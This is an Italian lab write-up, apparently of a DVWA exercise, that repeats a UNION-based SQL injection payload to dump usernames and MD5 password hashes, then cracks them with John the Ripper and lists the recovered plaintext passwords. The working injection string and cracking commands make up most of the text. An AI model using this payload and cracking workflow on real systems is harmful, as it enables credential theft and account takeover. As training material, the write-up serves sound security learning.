

Per prima cosa rieseguo SQL injection visto ieri per recuperare gli hash MD5 delle password. Di seguito il risultato:

```
ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


```
ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Vado a creare quindi un file chiamato password\_hash.txt contenente gli hash delle 5 password sopra. Uso l'utility john per il cracking delle password, specificando che si tratta di hash MD5 formattando il comando nel modo seguente:



```
(luca@kali)-[~/Desktop]  
$ john --show --format=raw-md5 password_hash.txt  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left
```

Come da output del programma, le 5 password (dall'alto verso il basso) sono:

```
password  
abc123  
charley  
letmein  
password
```